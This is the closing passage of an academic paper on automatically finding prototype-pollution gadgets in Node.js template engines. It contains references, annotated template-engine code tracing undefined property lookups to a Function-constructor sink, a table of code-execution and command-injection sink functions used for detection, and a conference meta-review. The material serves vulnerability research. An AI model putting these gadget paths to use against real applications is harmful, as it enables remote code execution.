[27] DE MOURA, L., AND BJØRNER, N. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems* (2008), Springer, pp. 337–340.

[28] DINH, S. T., CHO, H., MARTIN, K., OEST, A., ZENG, K., KAPRAVELOS, A., AHN, G.-J., BAO, T., WANG, R., DOUPÉ, A., ET AL. Favocado: Fuzzing the binding code of javascript engines using semantically correct test cases. In *NDSS* (2021).

[29] FASS, A., SOMÉ, D. F., BACKES, M., AND STOCK, B. Doublex: Statically detecting vulnerable data flows in browser extensions at scale. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (2021), pp. 1789–1804.

[30] FRAGOSO SANTOS, J., MAKSIMOVIĆ, P., SAMPAIO, G., AND GARDNER, P. Javert 2.0: compositional symbolic execution for javascript. *Proceedings of the ACM on Programming Languages 3*, POPL (2019), 1–31.

[31] GITHUB. CodeQL, 2023. https://codeql.github.com/.

[32] HOLOWAYCHUK, T. Repository for server-side template engines in node.js, 2023.

[33] IRLBECK, M., ET AL. Deconstructing dynamic symbolic execution. *Dependable Software Systems Engineering 40*, 2015 (2015), 26.

[34] JOVANOVIC, N., KRUEGEL, C., AND KIRDA, E. Pixy: A static analysis tool for detecting web application vulnerabilities. In *2006 IEEE Symposium on Security and Privacy (S&P'06)* (2006), IEEE, pp. 6–pp.

[35] KANG, M., XU, Y., LI, S., GJOMEMO, R., HOU, J., VENKATAKRISHNAN, V., AND CAO, Y. Scaling javascript abstract interpretation to detect and exploit node. js taint-style vulnerability. In *2023 IEEE Symposium on Security and Privacy (SP)* (2023), IEEE Computer Society, pp. 1059–1076.

[36] KANG, Z., LI, S., AND CAO, Y. Probe the proto: Measuring client-side prototype pollution vulnerabilities of one million real-world websites. In *Network and Distributed System Security Symposium (NDSS 2022)* (2022).

[37] KHODAYARI, S., AND PELLEGRINO, G. JAW: Studying client-side CSRF with hybrid property graphs and declarative traversals. In *30th USENIX Security Symposium (USENIX Security 21)* (2021), pp. 2525–2542.

[38] KHODAYARI, S., AND PELLEGRINO, G. It's (dom) clobbering time: Attack techniques, prevalence, and defenses. In *44th IEEE Symposium on Security and Privacy* (2023).

[39] KIM, H. Y., KIM, J. H., OH, H. K., LEE, B. J., MUN, S. W., SHIN, J. H., AND KIM, K. Dapp: automatic detection and analysis of prototype pollution vulnerability in node. js modules. *International Journal of Information Security 21*, 1 (2022), 1–23.

[40] KLEIN, D., BARBER, T., BENSALIM, S., STOCK, B., AND JOHNS, M. Hand sanitizers in the wild: A large-scale study of custom javascript sanitizer functions. In *2022 IEEE 7th European Symposium on Security and Privacy (EuroS&P)* (2022), IEEE, pp. 236–250.

[41] KLUBAN, M., MANNAN, M., AND YOUSSEF, A. On measuring vulnerable javascript functions in the wild. In *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security* (2022), pp. 917–930.

[42] LI, P., MENG, W., AND LU, K. Sediff: scope-aware differential fuzzing to test internal function models in symbolic execution. In *Proceedings of the 30th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (2022), pp. 57–69.

[43] LI, P., MENG, W., LU, K., AND LUO, C. On the feasibility of automated built-in function modeling for php symbolic execution. In *Proceedings of the Web Conference 2021* (2021), pp. 58–69.

[44] LI, S., KANG, M., HOU, J., AND CAO, Y. Detecting node. js prototype pollution vulnerabilities via object lookup analysis. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (2021), pp. 268–279.

[45] LI, S., KANG, M., HOU, J., AND CAO, Y. Mining node. js vulnerabilities via object dependence graph and query. In *Proceedings of the USENIX Security Symposium* (2022).

[46] LI, Z., AND XIE, F. In-situ concolic testing of javascript. In *2023 IEEE International Conference on Software Analysis, Evolution and Reengineering*

(SANER) (2023), IEEE, pp. 236–247.

[47] LIU, C., CHEN, S., FAN, L., CHEN, B., LIU, Y., AND PENG, X. Demystifying the vulnerability propagation and its evolution via dependency trees in the npm ecosystem. In *Proceedings of the 44th International Conference on Software Engineering* (2022), pp. 672–684.

[48] LIVSHITS, V. B., AND LAM, M. S. Finding security vulnerabilities in java applications with static analysis. In *14th USENIX Security Symposium (USENIX Security 05)* (Baltimore, MD, July 2005), USENIX Association.

[49] LORING, B., MITCHELL, D., AND KINDER, J. Expose: practical symbolic execution of standalone javascript. In *Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software* (2017), pp. 196–199.

[50] LORING, B., MITCHELL, D., AND KINDER, J. Sound regular expression semantics for dynamic symbolic execution of javascript. In *Proceedings of the 40th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2019), pp. 425–438.

[51] MA, K.-K., YIT PHANG, K., FOSTER, J. S., AND HICKS, M. Directed symbolic execution. In *Static Analysis: 18th International Symposium, SAS 2011, Venice, Italy, September 14-16, 2011. Proceedings 18* (2011), Springer, pp. 95–111.

[52] PARK S, K. D., AND JANA S, E. A. Fugio: Automatic exploit generation for php object injection vulnerabilities, 2022.

[53] RANDALL, A., SNYDER, P., UKANI, A., SNOEREN, A. C., VOELKER, G. M., SAVAGE, S., AND SCHULMAN, A. Measuring uid smuggling in the wild. In *Proceedings of the 22nd ACM Internet Measurement Conference* (2022), pp. 230–243.

[54] RASHEED, S., AND DIETRICH, J. A hybrid analysis to detect java serialisation vulnerabilities. In *Proceedings of the 35th IEEE/ACM International Conference on Automated Software Engineering* (2020), pp. 1209–1213.

[55] ROEMER, R., BUCHANAN, E., SHACHAM, H., AND SAVAGE, S. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC) 15*, 1 (2012), 1–34.

[56] SANTOS, J. F., MAKSIMOVIĆ, P., GROHENS, T., DOLBY, J., AND GARDNER, P. Symbolic execution for javascript. In *Proceedings of the 20th International Symposium on Principles and Practice of Declarative Programming* (2018), pp. 1–14.

[57] SAXENA, P., AKHAWE, D., HANNA, S., MAO, F., MCCAMANT, S., AND SONG, D. A symbolic execution framework for javascript. In *2010 IEEE Symposium on Security and Privacy* (2010), IEEE, pp. 513–528.

[58] SEN, K. Repository for a dynamic analysis framework for javascript, jalangi2, 2023.

[59] SEN, K., KALASAPUR, S., BRUTCH, T., AND GIBBS, S. Jalangi: A selective record-replay and dynamic analysis framework for javascript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering* (2013), pp. 488–498.

[60] SEN, K., NECULA, G., GONG, L., AND CHOI, W. Multise: Multi-path symbolic execution using value summaries. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering* (2015), pp. 842–853.

[61] SHAHRIAR, H., AND HADDAD, H. Object injection vulnerability discovery based on latent semantic indexing. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing* (2016), pp. 801–807.

[62] SHCHERBAKOV, M. Repository for server-side prototype pollution gadgets, 2023. https://github.com/yuske/server-side-prototype-pollution.

[63] SHCHERBAKOV, M., AND BALLIU, M. Serialdetector: Principled and practical exploration of object injection vulnerabilities for the web. In *Network and Distributed Systems Security (NDSS) Symposium 202121-24 February 2021* (2021).

[64] SHCHERBAKOV, M., BALLIU, M., AND STAICU, C.-A. Silent spring: Prototype pollution leads to remote code execution in node. js. In *USENIX Security Symposium 2023* (2023).

[65] SHCHERBAKOV, M., BALLIU, M., AND STAICU, C.-A. USENIX'23 Artifact Appendix: Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js. In *32nd USENIX Security Symposium (USENIX Security 23)* (2023).

[66] SHOSHITAISHVILI, Y., WANG, R., SALLS, C., STEPHENS, N., POLINO, M., DUTCHER, A., GROSEN, J., FENG, S., HAUSER, C., KRUEGEL, C., AND VIGNA, G. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE Symposium on Security and Privacy* (2016).

[67] SNYDER, P., KARAMI, S., EDELSTEIN, A., LIVSHITS, B., AND HADDADI, H. Pool-party: Exploiting browser resource pools for web tracking.

[68] SO, J., FERDMAN, M., AND NIKIFORAKIS, N. The more things change, the more they stay the same: Integrity of modern javascript. In *Proceedings of the ACM Web Conference 2023* (2023), pp. 2295–2305.

[69] STEFFENS, M. Understanding emerging client-side web vulnerabilities using dynamic program analysis.

[70] TRICKEL, E., PAGANI, F., ZHU, C., DRESEL, L., VIGNA, G., KRUEGEL, C., WANG, R., BAO, T., SHOSHITAISHVILI, Y., AND DOUPÉ, A. Toss a fault to your witcher: Applying grey-box coverage-guided mutational fuzzing to detect sql and command injection vulnerabilities. In *2023 IEEE Symposium on Security and Privacy (SP)* (2023), IEEE, pp. 2658–2675.

[71] VASILAKIS, N., STAICU, C.-A., NTOUSAKIS, G., KALLAS, K., KAREL, B., DEHON, A., AND PRADEL, M. Preventing dynamic library compromise on node. js via rwx-based privilege reduction. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and*

Communications Security (2021), pp. 1821–1838.

[72] WANG, C., KO, R., ZHANG, Y., YANG, Y., AND LIN, Z. Taintmini: Detecting flow of sensitive data in mini-programs with static taint analysis. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)* (2023), IEEE, pp. 932–944.

[73] XIAO, F., HUANG, J., XIONG, Y., YANG, G., HU, H., GU, G., AND LEE, W. Abusing hidden properties to attack the node. js ecosystem. In *30th USENIX Security Symposium (USENIX Security 21)* (2021), pp. 2951–2968.

[74] YANG, Y., ZHANG, Y., AND LIN, Z. Cross miniapp request forgery: Root causes, attacks, and vulnerability detection. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security* (2022), pp. 3079–3092.

[75] ZAHAN, N., ZIMMERMANN, T., GODEFROID, P., MURPHY, B., MADDILA, C., AND WILLIAMS, L. What are weak links in the npm supply chain? In *Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice* (2022), pp. 331–340.

[76] ZHANG, M., AND MENG, W. Jsisolate: lightweight in-browser javascript isolation. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (2021), pp. 193–204.

[77] ZHAO, Y., ZHANG, Y., AND YANG, M. Remote code execution from ssti in the sandbox: Automatically detecting and exploiting template escape bugs.

[78] ZIMMERMANN, M., STAICU, C.-A., TENNY, C., AND PRADEL, M. Small world with high risks: A study of security threats in the npm ecosystem. In *28th USENIX Security Symposium (USENIX Security 19)* (2019), pp. 995–1010.

Appendices

Appendix A. Complete Source Code of Listing 1

In this appendix, for those who are interested, we show the complete source code in Listing 8 for our motivating example in Section 2.1.

```
function renderFile(filename, data, cb) {
  data = data || {};
  var Config = getConfig(data);
  if (data.settings) { /** undefined property lookup in
       gadget 1 */
    var viewOpts = data.settings['view options'];
    if (viewOpts) {
      copyProps(Config, viewOpts);
    }
  }
  return tryHandleCache(Config, data, cb);
}
function tryHandleCache(options, data, cb) {
  handleCache(options)(data, options, cb);
}
function handleCache(options) {
  return compile(readFile(filename), options);
}
function compile(str, env) {
  var options = getConfig(env || {});
  var ctor = Function; // constructor
  try {
    return new ctor(options.varName, 'c',
    'cb',
    compileToString(str, options));
  }
}
function compileToString(str, env) {
  var buffer = parse(str, env);
  var res = '...' +
    compileScope(buffer, env) +
    '...'
  return res;
}
function parse(str, env) {
  var envPrefixes = env.prefixes;
  var prefixes = [
    envPrefixes.h,
    envPrefixes.b,
    envPrefixes.i,
    envPrefixes.r,
    envPrefixes.c,
    envPrefixes.e
  ].reduce(function (accumulator, prefix) {//...}
  var tagOpenReg = new RegExp('([^]*?)' + \
     escapeRegExp(env.tags[0]) + '(-|_)?\\s*(' +
          prefixes + ')?\\s*', 'g');
  var parseResult = parseContext({ f: [] }, true);
  return parseResult.d;
}
function parseContext(parentObj, firstParse) {
  while ((tagOpenMatch = tagOpenReg.exec(str)) !== null
       ) {
    var prefix = tagOpenMatch[3] || '';
    var prefixType;
    for (var key in envPrefixes) {
      if (envPrefixes[key] === prefix) {
        prefixType = key;
        break;
      }
    }
    /** currentOBj.t has set to prefixType in parseTag
         () function */
    var currentObj = parseTag(tagOpenMatch.index,
         prefixType);
    else if (currentType === 's') {
      buffer.push(currentObj);
    }
  }
  parentObj.d = buffer
  return parentObj;
}
function compileScope(buff, env) {
  for (i; i < buffLength; i++) {
    var currentBlock = buff[i];
    else {
      var type = currentBlock.t;
      var name = currentBlock.n || ''; /** undefined
           property lookup in gadget 2 */
      /** ... */
      else if (type === 's') {
        returnStr += 'tR+=' \
                + filter((isAsync ? 'await ' : '') \
                + "c.l('H','" + name + "')({params:[" +
                     params \
                + ']},[],c)', filters)\
                + ';';}
    }
  }
  return returnStr; /** return value flows to the sink
       afterward */
}
```

Listing 8: Complete Source Code for Our Motivating Example.

TABLE 5: Sink Functions used for Node.js Template Engine Gadget Detection

Gadget Consequence	Sink Functions

Arbitrary Code Execution	`eval()`,
	`new Function()`, `Function.apply()`
	`vm.runInThisContext()`, `vm.runInNewContext()`,
	`require()`, `Module._load()`

File-IO Access Manipulation	`fs.write()`, `fs.writeFileSync()`, `fs.writeFile()`, `fs.writeFileSync()`, `fs.read()`, `fs.readFileSync()`, `fs.readFile()`, `fs.readFileSync()`, `fs.appendFile()`, `fs.appendFileSync()`, `fs.unlink()`, `fs.unlinkSync()`, `fs.rmdir()`, `fs.rmdirSync()`, `fs.mkdir()`, `fs.mkdirSync()`
Reflected Cross-site Scripting (XSS)	`res.send()` (res is the response object for `express`)
Arbitrary Command Injection	`child_process.exec()`, `child_process.execSync()`, `child_process.execFile()`, `child_process.execFileSync()`, `child_process.spawn()`, `child_process.spawnSync()`

TABLE 6: Type Coercion Rules

Operator Type	Operator Category	Coercion Rule
Binary	Add (+)	If one operand is of type `string`, coerce the other operand to `string`. If neither operand is of type `string`, coerce both operands to `number`.
	Logical operators (`&&` and `||`)	Coerce operand to `boolean`, check for truthiness, then return the original value.
	Comparison operators (>, <, <=, >=) Loose equality operator (==, !=) Bitwise operators (`|`, `&`, `^`, `~`) Arithmetic operators (−, ⋆, /, %)	Coerce non-number operands to `number`.
Unary	Logical NOT (`!`)	Coerce non-boolean operands to `boolean`.
	Plus and Minus (+, −)	Coerce non-number operands to `number`.
	Bitwise NOT (~)	Coerce non-number operands to `number`.

Appendix B.
Prototype Pollution Gadget List

We list all the sinks used by UoPF in Table 5.

Appendix C.
Type Coercion Rules

The type coercion rules employed by UoPF are detailed in Table 6.

Appendix D.
Meta-Review

The following meta-review was prepared by the program committee for the 2024 IEEE Symposium on Security and Privacy (S&P) as part of the review process as detailed in the call for papers.

D.1. Summary

Prototype pollution is a class of attack specified to JavaScript, where an attacker leverages the fact that properties not defined on a particular object are looked up on the object's prototype. If this has been polluted by the attacker, the object's undefined property falls back to the attacker-controlled prototype, leading to potential exploits. This paper proposes the idea of undefined-oriented program along a framework (UOPF) to find them.

After describing the implementation through a combination of static and concolic analysis, the authors apply their tool to a set of template framework in NodeJS and compare their findings against Silent Spring. This shows that they can outperform state-of-the-art and further they find 21 zero-days (one of which was also found by Silent Spring) in their analysis.

D.2. Scientific Contributions

- Provides a New Data Set For Public Use
- Creates a New Tool to Enable Future Science
- Provides a Valuable Step Forward in an Established Field

D.3. Reasons for Acceptance

1) Provides a new automated approach for finding prototype pollution gadgets.
2) Clear improvement over the state of the art in this domain: an end-to-end gadget exploitation approach based on concolic execution.
3) Outperforms Silent Spring for the specific type of vulnerability.

D.4. Noteworthy Concerns

The authors compare themselves with the principles of Silent Spring, but do not do a head-to-head comparison with the libraries found to be vulnerable by Silent Spring. In general, the reviewers found the evaluation to be quite limited in scope and size. Of particular concern was the specific focus on templating engines, which appears to mostly relate to the lack of support of the underlying tool chain. Moreover, reviewers noted concerns about the terminology of "gadget chains" as this might cause confusion with return-to-libc-like exploits.

Appendix E.
Response to the Meta-Review

We would like to thank the reviewers for their thoughtful comments. We understand and admit that our targets are different from Silent Spring. At the same time, we want to emphasize that Node.js template engines are widely used, i.e., $>$16.64 billion downloads in the last 5 years at the time of writing (November 2023), thus being an important target for exploitation.

We also want to emphasize that the term "gadget chains" is already being used for different languages, such as Java and PHP, beyond return-to-libc-like exploits. The chaining methods are different for vulnerabilities in different programming languages. Binary-level gadgets in Return-Oriented Programming (ROP) are chained based on return instructions and PHP or Java gadgets are chained based on method polymorphism during deserialization. Instead, JavaScript prototype pollution gadgets are chained by undefined properties.